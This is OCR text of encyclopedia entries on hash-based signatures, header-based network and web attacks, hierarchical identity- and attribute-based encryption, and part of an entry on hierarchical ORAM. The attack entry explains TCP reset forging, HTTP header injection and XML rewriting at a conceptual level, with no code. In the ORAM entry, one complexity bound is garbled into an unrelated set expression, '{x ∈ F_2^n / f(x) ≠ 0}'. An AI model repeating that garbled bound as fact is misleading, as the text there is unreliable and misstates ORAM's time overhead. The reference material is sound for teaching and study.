
The signature $S(X, r, m)$ of a message m is $r, x_1[g_1], \ldots, x_k[g_k]$, where $G(r, m) = (g_1, \ldots, g_k)$ and r is a random string. The verifier computes $G(r, m)$ and verifies whether $H(x_i[g_i]) = y_i[g_i]$ for $1 <= i <= k$.

Each public key consists of $2k^2$ bits, and the secret keys have the same size. It is possible to save on storage at the signer's side by generating the $x_i[b]$ as outputs of a pseudorandom number generator so that only the seed needs to be stored but this does not change the size of the public key. The main drawback is that each extra signature needs new public values and that these values must be generated and made public long before the signature is generated.

In 1979, Merkle extended the scheme to handle multiple signatures (Merkle 1979). Let $H : \{0, 1\}^* \rightarrow \{0, 1\}^k$ be a cryptographic hash function. The number of signatures needs to be fixed beforehand, for example, user Alice prepares the system so that she can sign up to eight messages.

For this she computes eight Lamport one-time public keys $Y_1, Y_2, \ldots, Y_8$ with corresponding private keys $X_1, X_2, \ldots, X_8$, i.e., $X_i = (x_{i,1}[0], x_{i,1}[1], \ldots, x_{i,k}[0], x_{i,k}[1])$ $Y_i = (y_{i,1}[0], y_{i,1}[1], \ldots, y_{i,k}[0], y_{i,k}[1])$ and $y_{i,j}[b] = H(x_{i,j}[b])$.

Each of the X_i and the Y_i has $2k^2$ bits. The public keys are then arranged in a binary tree as follows: the eight public keys are the leaves of the tree. Values of neighboring nodes are hashed together to form the next layer of the tree, e.g., Y_1 and Y_2 form $Y_9 = H(Y_1, Y_2) = H((y_{1,1}[0], y_{1,1}[1], \ldots, y_{1,k}[0], y_{1,k}[1]), (y_{2,1}[0], y_{2,1}[1], \ldots, y_{2,k}[0], y_{2,k}[1]))$. The process continues to the root as shown in the first part of Fig. 1.



Hash-Based Signatures, Fig. 1 Merkle tree for 8 signatures and authentication path for first signature

The arrows indicate that computing values closer to the root requires knowledge of the values on the layer above. The public key in Merkle's signature scheme is Y_{15}.

To sign the first message m_1, Alice generates some randomness r_1, computes $S(X_1, r_1, m_1)$ as in Lamport's scheme, and also includes Y_1, Y_2, Y_{10}, and Y_{14} as the authentication path to Y_{15}.

The receiver hashes the entries of X_1 given by $S(X_1, r_1, m_1)$ and verifies that they match the corresponding entries of Y_1. If so the receiver computes $Y_9 = H(Y_1, Y_2)$, then computes $Y_{13} = H(Y_9, Y_{10})$ by hashing the computed Y_9 together with Y_{10} (given as part of the signature), and then finally hashes Y_{13} and Y_{14} together and accepts the signature if the computed value for $H(Y_{13}, Y_{14})$ matches the public key Y_{15}.

Similarly, the second message is signed by sending $S(X_2, r_2, m_2)$, Y_1, Y_2, Y_{10}, Y_{14}, the third one by $S(X_3, r_3, m_3)$, Y_3, Y_4, Y_9, Y_{14}, etc.

This method reduces the size of the public key to k bits, independent of how many messages the tree covers, but the secret key has size $2k^2 2^s$ if the tree is set up to sign 2^s messages, and a signature has size $5k^2 + (s - 1)k$ if the tree is set up to sign 2^s messages. The latter can be reduced to $3k^2 + sk$ by introducing another layer of hashing at the leaf level: let $Z_i = H(Y_i)$ and replace all Y_i in the tree by Z_i; the first signature in the example is then given by $S(X_1, r_1, m_1)$, Y_1, Z_2, Z_{10}, Z_{14} and needs $3k^2 + 3k$.

Storage for the secret key increases if the Y_i are not recomputed as part of signature generation. Several papers study the costs of tree traversal to minimize the time needed in signature generation. A comprehensive summary is given in (Buchmann et al. 2009).

The Lamport one-time signature can be replaced by a Winternitz one-time signature, which is more compact—signing w bits with a single preimage $x \in \{0, 1\}^k$ for some choice of $w < k$—but needs up to 2^{w-1} executions of H per w bits. For details see (Dods et al. 2005).

If the tree grows so that many signatures can be generated for one public key the time to compute the authentication path grows and makes the scheme prohibitively slow. Tree chaining solves this issue by using Merkle hash trees on different levels. The tree on the lowest level has as its root the public key, its leaves are used to sign the roots of trees in higher levels, etc. Only the trees on the top level are used to sign messages. This has the advantage that only the smaller trees along the authentication path to the public key need to be traversed and not the entire union of all trees. This

approach can be combined with using pseudorandom number generators to generate the secret keys for all subtrees. For details see (Buchmann et al. 2009) and the references therein.

Applications

The security of most hash functions is not affected by Shor's algorithm (Shor 1997); thus when large quantum computers become reality, the security of systems based on hash functions is only affected by Grover's algorithm (Grover 1996), which in essence means that preimages of a hash function with output size k bits can be found in $2^{k/2}$ instead of in 2^k operations. The impact of Grover's algorithm on collision security depends on the exact model of computation and is not as large; see (Bernstein 2009) and the references therein.

This means that doubling the size of the hash function is sufficient to protect hash-based signature schemes against attacks using quantum computers. This is in sharp contrast to the RSA digital signature scheme and elliptic curve signature schemes, which are broken by quantum computers. Hash-based signatures are studied as part of post-quantum cryptography.

Cross-References

Hash Functions
Post-quantum Cryptography
Signature Biometrics

Recommended Reading

Bernstein DJ (2009) Cost analysis of hash collisions: will quantum computers make SHARCS obsolete? In: Workshop record of SHARCS 2009: special-purpose hardware for attacking cryptographic systems, Lausanne, 9–10 Sep 2009

Buchmann J, Dahmen E, Szydlo M (2009) Hash-based digital signature schemes. In: Bernstein DJ, Buchmann J, Dahmen E (eds) Postquantum cryptography. Springer, Berlin, pp 35–93.

Diffie W, Hellman M (1976) New directions in cryptography. IEEE Trans Inf Theory 22:644–654. http://www-ee.stanford.edu/~hellman/publications/24.pdf
[MathSciNet]

Dods C, Smart NP, Stam M (2005) Hash based digital signature schemes. In: Smart NP (ed) Cryptography and coding, 10th IMA international conference, proceedings Cirencester, 19–21 Dec 2005, Lecture notes in computer science, vol 3796. Springer, Heidelberg, pp 96–115

Grover LK (1996) A fast quantum mechanical algorithm for database search. In: STOC, Philadelphia, pp 212–219

Lamport L (1979) Constructing digital signatures from a one way function. Technical report SRI-CSL-98, SRI International Computer Science Laboratory

Merkle RC (1979) Secrecy, authentication, and public key systems. PhD thesis, Stanford University.

Shor PW (1997) Polynomial-time algorithms for prime factorization and discrete logarithms on a quantum computer. SIAM J Comput 26(5):1484–1509
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300441

Header Injections

Header-Based Attacks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_652

Header-Based Attacks

Serge Fenet[22] ✉
(22) LIRIS UMR 5205, Université Claude Bernard Lyon 1, Villeurbanne cedex, France

✉ **Serge Fenet**
Email: serge.fenet@liris.cnrs.fr

Synonyms

Header injections

Definition


Header-based attacks are a form of computer offensive in which the attacker uses its ability to forge arbitrary header data to exploit a flaw in the target's software that will process this header. This flaw can reside in the code making the processing, but also, more dangerously, in the protocol describing this processing.

Although this kind of attack can be used with any level of the protocol stack, the term "Header Attack" is increasingly used to describe application-level attacks, for example, HTTP (Hypertext Transfer Protocol) header attacks.

Background

The sole principle of exchanging data on an unreliable medium with remote computers imposes to solve problems that naturally emerge: interacting with low level communication media, addressing remote computers, finding

a route in the interconnection network, managing fragmentation and virtual connections, etc. All these requirements are managed by different protocol layers, structured in a stack, using the encapsulation principle: the N^{th} protocol layer uses the services of the $N-1^{th}$ layer and provides services to the $N+1^{th}$ layer (see Fig. 1).



Header-Based Attacks, Fig. 1 The Internet protocol stack

In order to perform efficiently, each level of the stack has a direct communication link with its remote interlocutor. This mechanism is implemented by using a structured Protocol Data Units (PDU) that encompasses the original data that must be sent (the *Data* part, or Service Data Unit (SDI)), and the additional data required to implement the protocol (the *Header* part, or Protocol Control Information (PCI)). In the sender stack, the PDU of each level becomes the SDI of the level below, which adds it own PCI, creating a new PDU of its own level. This processing is reversed in the receiver stack.

Thus, while the payload is actually sent in the SDI, the additional data required by the communication between distant layers travels along within the PCI, as associated header.

Header attacks are based on the ability to bypass the rules of SDI building programmed in the TCP/IP (Transmission Control Protocol/Internet Protocol) stack of the operating system (Braden 1989), and to insert any chosen data in the newly created SDIs. This process is called “forging” a PDU.

Theory

The principle of header attacks is quite simple: Knowing how a given layer will handle the incoming PCI regarding the protocol it implements, an attacker will alter the legitimate data of this PCI, thus forging it, in order to induce a nonstandard behavior within the target system. This nonstandard behavior can be linked to an implementation flaw, for example, in the case of the Christmas Tree attack, or to a protocol flaw, like in the case of IP Spoofing or TCP connection theft. Of course, nothing can prevent an attacker to also forge the SDI part of the PDU, so that any data may easily be sent on any given link.

Header Attacks Below the Application Layer

The lower parts of the TCP/IP protocol stack (link, Internet, and transport layers) are the implementation framework for computer network protocols described as soon as the 1970s. Few changes have been made to this part of the stack since these years and, indeed, all computers using TCP/Ipv4 (Internet Protocol version 4) nowadays rely doubtlessly on very efficient, yet old protocols. The concerns of these older days, namely, end to end and robustness principles, ignored the security aspects that have become most important nowadays. Thus, properties like confidentiality, authenticity, or non-repudiation have to be implemented by additional protocols like IPSec (Internet Protocol Security) or SSL (Secure Sockets Layer) that are inserted at different levels of the initial stack. However, most of the general public computers rarely use these more secured protocols and are therefore vulnerable to very simple header injection attacks (One should, however, notice that even recent security-oriented protocols may be prone to serious flaws (Marlinspike 2009)).

The case of TCP Reset attack is very representative of a header attack exploiting an important property of the connected transport layer TCP. TCP is used when a virtual connection is required. It is an efficient way of

reliably exchanging big amounts of data between distant computers. A flag of the TCP header, the reset (RST) flag, is dedicated to the managing of a remote crash happening during the exchange. It abruptly terminates a connection, allowing a remote machine to flush its output buffers, and making it discarding further received packets. However necessary this mechanism may be, it can be easily perverted: a third-party computer may forge a false RST TCP packet and send it to the target, tricking it into closing the legitimate connection. The packet must of course contain a RST flag, but also other necessary values in order to appear genuine.

This is an example of a header attack exploiting a protocol vulnerability at the transport level. However, with the growing number of application-level protocols using the same header mechanisms, this kind of attack can also be implemented with application-level communication.

Header Attacks at the Application Layer Level

Applications relying on remote data exchange to work also rely on the separation between SDI and PCI. For all practical purposes, the application data as represented on Fig. 1 can itself be divided into “Application SDI” and “Application PCI.” Thus, when no authentication mechanism is implemented, the application is vulnerable to header attacks targeting this application-level SDI. Among the many recent Web-oriented applications and application-level protocols, HTTP and SOAP (Simple Object Access Protocol) are two enlightening examples of easy-to-implement header attacks.

In the case of HTTP, HTTP header injections are a class of attacks relying on the dynamic generation of HTTP headers based on user input. When the application environment is unable to properly sanitize the strings that users are feeding to it, carefully chosen strings may lead it to turn data into valid commands or markup language excerpts. An attacker can then escape the data context and penetrate the surrounding framework. Once this is done, many doors are open that may lead to cross-site scripting (Martin and Lam 2008) (allowing, for example, to bypass access control), cookie theft, Server Side Includes tags insertion, HTML insertion, etc.

SOAP is a protocol specification for exchanging generic structured information in the context of Web Services. It relies on other application-level protocols like RPC and HTTP to provide message transmission, and is based on XML (eXtensible Markup Language) to format its messages.

SOAP messages carry information from one Web Service to another. In this context, driven by security requirements, a Web Service Security specification emerged and, in order to ensure authenticity as well as non-repudiation, a signature mechanism was provided based on the XML Digital Signature specification. The weakness resides in two points. First, the latter specifies that a message may contain one or more signed elements. Second, an XML Signature allows a non-contiguous object from an XML dataset to be signed separately. However, the signed object is referenced by an indirection that gives no information about the actual location of the signed element. This may lead to XML rewriting attacks (Rassadko 2006) in which an object can be relocated and the signature still remains valid. These rewriting attacks may have many serious consequences: a SOAP message may be successfully replayed in different contexts, a transparent redirection toward a third party malicious Web Service may be made, timestamp elements may be circumvented, etc.

As Web Services—and other application-level infrastrucures—are probably destined to become major actors of future global information landscapes, header attacks must be taken into account very seriously. Fostered initially by technical choices made long ago, they continue to be on the agenda as more modern protocols are devised.

Applications

The possible consequences of this class of attacks are numerous. As seen with application-based header attacks, these offensives may lead to arbitrary redirections, data modification or access, and privilege escalation.

When put in place at low-level layers, they may help implement identity theft, bypass filtering tools by allowing hidden communication channels, denial of service (Shields 2002), and even utterly sever the connection between remote computers.

Recommended Reading

Braden R (ed) (1989) Request for comments #1122: requirements for internet hosts – communication layers. Internet Engineering Task Force, Network Working Group

Marlinspike M (2009) More tricks for defeating SSL. In: Proceedings of the 2009 technical security conference, Las Vegas. http://www.blackhat.com/html/bh-usa-09/bh-usa-09-archives.html

Martin M, Lam MS (2008) Automatic generation of XSS and SQL injection attacks with goal-directed model checking. In: Seventeenth USENIX security symposium, San Jose

Rassadko N (2006) Policy classes and query rewriting algorithm for XML security views. In: Damiani E, Liu P (eds) Data and applications security. Lecture notes in computer science, vol 4721. Springer, Heidelberg

Shields C (2002) What do we mean by network denial of service? In: Proceedings of the 2002 IEEE workshop on information assurance and security, West Point, 17–19 June 2002

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300442

Herding Behavior

Group Behavior in Cybersecurity

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300443

Heredity

DNA

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300444

HIBE

Hierarchical Identity Based Encryption and Attribute Based Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1457

Hierarchical Identity-Based Encryption and Attribute-Based Encryption

Qianhong Wu[23] ✉ and Hua Deng[24] ✉
(23) School of Cyber Science and Technology, Beihang University, Beijing, China
(24) College of Computer Science and Electronic Engineering, Hunan University, Changsha, China

✉ **Qianhong Wu (Corresponding author)**
Email: qianhong.wu@buaa.edu.cn

✉ **Hua Deng**
Email: hdeng@hnu.edu.cn

Synonyms

HABE; HIBE

Definitions

A hierarchical identity-based encryption system is a public key system in which a vector of identities can serve as a public key.

A hierarchical attribute-based encryption system is a public key system in which a collection of attribute vector sets can serve as a public key.

Background

Hierarchical identity-based encryption is a generalization of identity-based encryption that mirrors an organization hierarchy. The first HIBE scheme

was constructed by Gentry and Silverberg (Gentry and Silverberg, 2002). The security of their HIBE scheme relies on the bilinear Diffie-Hellman assumption in the random oracle model. A subsequent construction due to Boneh and Boyen (Boneh and Boyen, 2004) gives an efficient HIBE without using random oracles. Later on, Boneh et al. proposed an HIBE scheme (Boneh et al., 2005) where the ciphertext size and decryption overhead are independent of the depth of hierarchy. Recently, Döttling and Garg showed that a secure HIBE scheme can also be constructed using computational Diffie-Hellman assumption (Döttling and Garg, 2017).

Attribute-based encryption (Sahai and Waters, 2005) allows one to flexibly encrypt messages by specifying a set of attributes that intended recipients should possess, rather than an explicit list of recipients' identities. Hierarchical attribute-based encryption (Deng et al., 2014) extends attribute-based encryption to support attribute vector. In hierarchical attribute-based encryption, users are associated with attribute vectors which can describe the users' positions, job ranks, and other hierarchical information. The most attracting feature of hierarchical attribute-based encryption is the attribute-based key delegation. Specifically, users with higher attributes can generate secret keys for the users with lower attributes. For example, an employee in a company can generate secret keys for their subordinates so that they can access some encrypted data outsourced to clouds, which makes the system scalable.

Theory

In a traditional public key encryption, a trusted third party called certificate authority is involved to issue and manage public key certificates for all users. When the number of users in the system is increasing, the cost for certificate management becomes burdensome for the authority. Identity-based encryption frees the authority from the heavy certificate management by allowing any recognizable identities to serve as public keys. Hierarchical identity-based encryption further extends identity-based encryption to support hierarchical organizations. For example, in a large company, an employee can be recognized by an identity vector "(Company Name, Sales Department, Northwest Area, Manager)," which indicates that this employee is a manager of the northwest area of the sales department in the company. Hierarchical identity-based encryption distinguishes itself from

the identity-based encryption by providing a key delegation functionality, i.e., a user with identity at depth k can generate private keys for the users with identities at depth $k + 1$.

A hierarchical identity-based encryption scheme consists of five polynomial-time algorithms: Setup, Extract, Delegate, Encrypt, and Decrypt.

Setup takes as input a security parameter and outputs the system public parameters *PP* and master secret key *MSK*. The system public parameters will be publicly known while the master secret key is known only to the private key generator.

Extract takes as input the public parameters *PP*, the master secret key *MSK*, an arbitrary identity vector **ID**, and outputs a private key $SK_{\mathbf{ID}}$ for the corresponding public key **ID**.

Delegate takes as input the public parameters *PP*, the private key $SK_{\mathbf{ID}}$, an arbitrary identity *ID′*, and outputs a private key $SK_{\mathrm{ID}'}$ for the corresponding public key **ID′** = (**ID**, *ID′*).

Encrypt takes as input the public parameters *PP*, a public identity vector **ID**, a plaintext *M*, and outputs a corresponding ciphertext $CT_{\mathbf{ID}}$.

Decrypt takes as input the public parameters *PP*, a private key $SK_{\mathbf{ID}}$, a ciphertext $CT_{\mathbf{ID}}$, and outputs the corresponding plaintext *M*.

In a hierarchical identity-based encryption, an encryptor needs to specify the identity vector of the decryptor. However, in some complicated environments such as cloud computing, a data owner usually does not know which users would request to access his data in the future, and thus the data owner cannot explicitly specify the decryptors' identities when encrypting the data. Hierarchical attribute-based encryption deals with this issue by replacing an identity vector with attribute vector sets. That is, in a ciphertext-policy hierarchical attribute-based encryption, an encryptor can formulate an access policy consisting of sets of attribute vectors for the ciphertext so that a private key matching the access policy can decrypt the ciphertext.

A ciphertext-policy hierarchical attribute-based encryption scheme consists of five randomized algorithms: Setup, Extract, Delegate, Encrypt, and Decrypt.

Setup takes as input a security parameter and outputs the system public parameters *PP* and master secret key *MSK*. The system public parameters

will be publicly known while the master secret key is known only to the private key generator.

Extract takes as input the public parameters *PP*, the master secret key *MSK*, a set *S* of attribute vectors at depth *k*, and outputs a private key SK_S for the corresponding public key *S*.

Delegate takes as input the public parameters *PP*, the private key SK_S for the set *S* of attribute vectors at depth *k*, a set *S′* of attribute vectors at depth $k + 1$, and outputs a private key $T_{KW'}$ for the corresponding public key *S′*.

Encrypt takes as input the public parameters *PP*, an access policy *A*, a plaintext *M*, and outputs a corresponding ciphertext CT_A.

Decrypt takes as input the public parameters *PP*, a private key SK_S, a ciphertext CT_A, and outputs the corresponding plaintext *M* if *S* satisfies *A*.

The key-policy attribute hierarchical-based encryption (Qin et al., 2015) is defined similarly to the ciphertext-policy hierarchical attribute-based encryption, except that the Extract algorithm takes in an access policy instead of a set of attribute vectors and the Encrypt algorithm takes in a set of attribute vectors instead of an access policy.

Specifically, a key-policy hierarchical attribute-based encryption scheme consists of five randomized algorithms: Setup, Extract, Delegate, Encrypt, and Decrypt.

Setup takes as input a security parameter and outputs the system public parameters *PP* and master secret key *MSK*. The system public parameters will be publicly known while the master secret key is known only to the private key generator.

Extract takes as input the public parameters *PP*, the master secret key *MSK*, an access policy *A* over attribute vectors at depth *k*, and outputs a private key SK_A for the corresponding public key *A*.

Delegate takes as input the public parameters *PP*, the private key SK_A for access policy *A* over attribute vector at depth *k*, an access policy *A′* of attribute vectors at depth $k + 1$, and outputs a private key $SK_{A'}$ for the corresponding public key *A′* if (i) all attribute vectors involved in *A′* have prefixes in *A* and (ii) each attribute vector in a certain authorized set of *A* is a prefix of an attribute vector in *A′*.

Encrypt takes as input the public parameters *PP*, a set *S* of attribute vectors, a plaintext *M*, and outputs a corresponding ciphertext CT_S.

Decrypt takes as input the public parameters PP, a private key SK_A, a ciphertext CT_S, and outputs the corresponding plaintext M if S satisfies A.

Open Problems and Future Directions

Hierarchical identity-based encryption seeks for more efficient constructions in the standard model. Although the recent HIBE scheme proposed in Döttling and Garg (2017) achieves the selective security from the simple Diffie-Hellman assumption, it is still an unsolved problem to design a fully secure HIBE scheme or a more efficient scheme from the same assumption.

The most recent hierarchical attribute-based encryption scheme (Li et al., 2019) tackles the leakage resistance in ciphertext-policy hierarchical attribute-based encryption. The proposed scheme is resilient to master key leakage and secret key leakage, while the efficiency may be very low due to the introduction of composite order bilinear groups. It leaves an open problem to construct more efficient leakage-resistant hierarchical attribute-based encryption without sacrificing the security.

References

Boneh D, Boyen X (2004) Efficient selective-id secure identity-based encryption without random oracles. In: International Conference on the Theory and Applications of Cryptographic Techniques. Springer, pp 223–238

Boneh D, Boyen X, Goh EJ (2005) Hierarchical identity based encryption with constant size ciphertext. In: Annual International Conference on the Theory and Applications of Cryptographic Techniques. Springer, pp 440–456

Deng H, Wu Q, Qin B, Domingo-Ferrer J, Zhang L, Liu J, Shi W (2014) Ciphertext-policy hierarchical attribute-based encryption with short ciphertexts. Inf Sci 275:370–384 [MathSciNet]

Döttling N, Garg S (2017) Identity-based encryption from the Diffie-Hellman assumption. In: Annual International Cryptology Conference. Springer, pp 537–569

Gentry C, Silverberg A (2002) Hierarchical id-based cryptography. In: International Conference on the Theory and Application of Cryptology and Information Security. Springer, pp 548–566

Li J, Yu Q, Zhang Y (2019) Hierarchical attribute based encryption with continuous leakage-resilience. Inf Sci 484:113–134

Qin B, Deng H, Wu Q, Domingo-Ferrer J, Naccache D, Zhou Y (2015) Flexible attribute-based encryption applicable to secure e-healthcare records. Int J Inf Secur 14(6):499–511

Sahai A, Waters B (2005) Fuzzy identity-based encryption. In: Annual International Conference on the Theory and Applications of Cryptographic Techniques. Springer, pp 457–473

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1785

Hierarchical ORAM Constructions

Enoch Peserico[25] ✉
(25) Università degli Studi di Padova, Padua, Italy

✉ **Enoch Peserico**
Email: enoch@dei.unipd.it

Definition

An ORAM construction is *hierarchical* if it manages memory as a hierarchy of efficiently searchable layers of progressively larger size. To access data each layer is searched in turn, from the smallest to the largest; accessed data are reinserted into the smallest layer, and periodically each layer is emptied into the next larger one.

Background

The first ORAM construction in the literature is hierarchical (Goldreich and Ostrovsky, 1996), and like most subsequent hierarchical constructions it is based on pseudorandom functions. Assuming these can be computed in $O(1)$ time, it can be parametrized to perform a sequence of accesses to m words of virtual memory employing *amortized* $O(\log^*(m)\log^2(m))$ time per access and $O(m)$ total words of space, with failure probability $m^{-\omega(1)}$ on any sequence of $m^{O(1)}$ accesses. Like almost all ORAM constructions in the literature it is *online*: it completes all operations to access a virtual word before requiring any information on subsequent ones. Progressively more complex (online) constructions lower the time overhead to $O(\log^2(m))$ (Goodrich and Mitzenmacher, 2011), to $O(\log^2(m)/\log\log(m))$ (Kushilevitz et al., 2012), to $\{x \in F_2^n / f(x) \neq 0\}$ (Patel et al., 2018), and

finally to $O(\log(m))$ (Asharov et al., 2020) – which is asymptotically optimal for any ORAM construction under a number of bland alternative assumptions (Boyle and Naor, 2016; Hubáček et al., 2019).

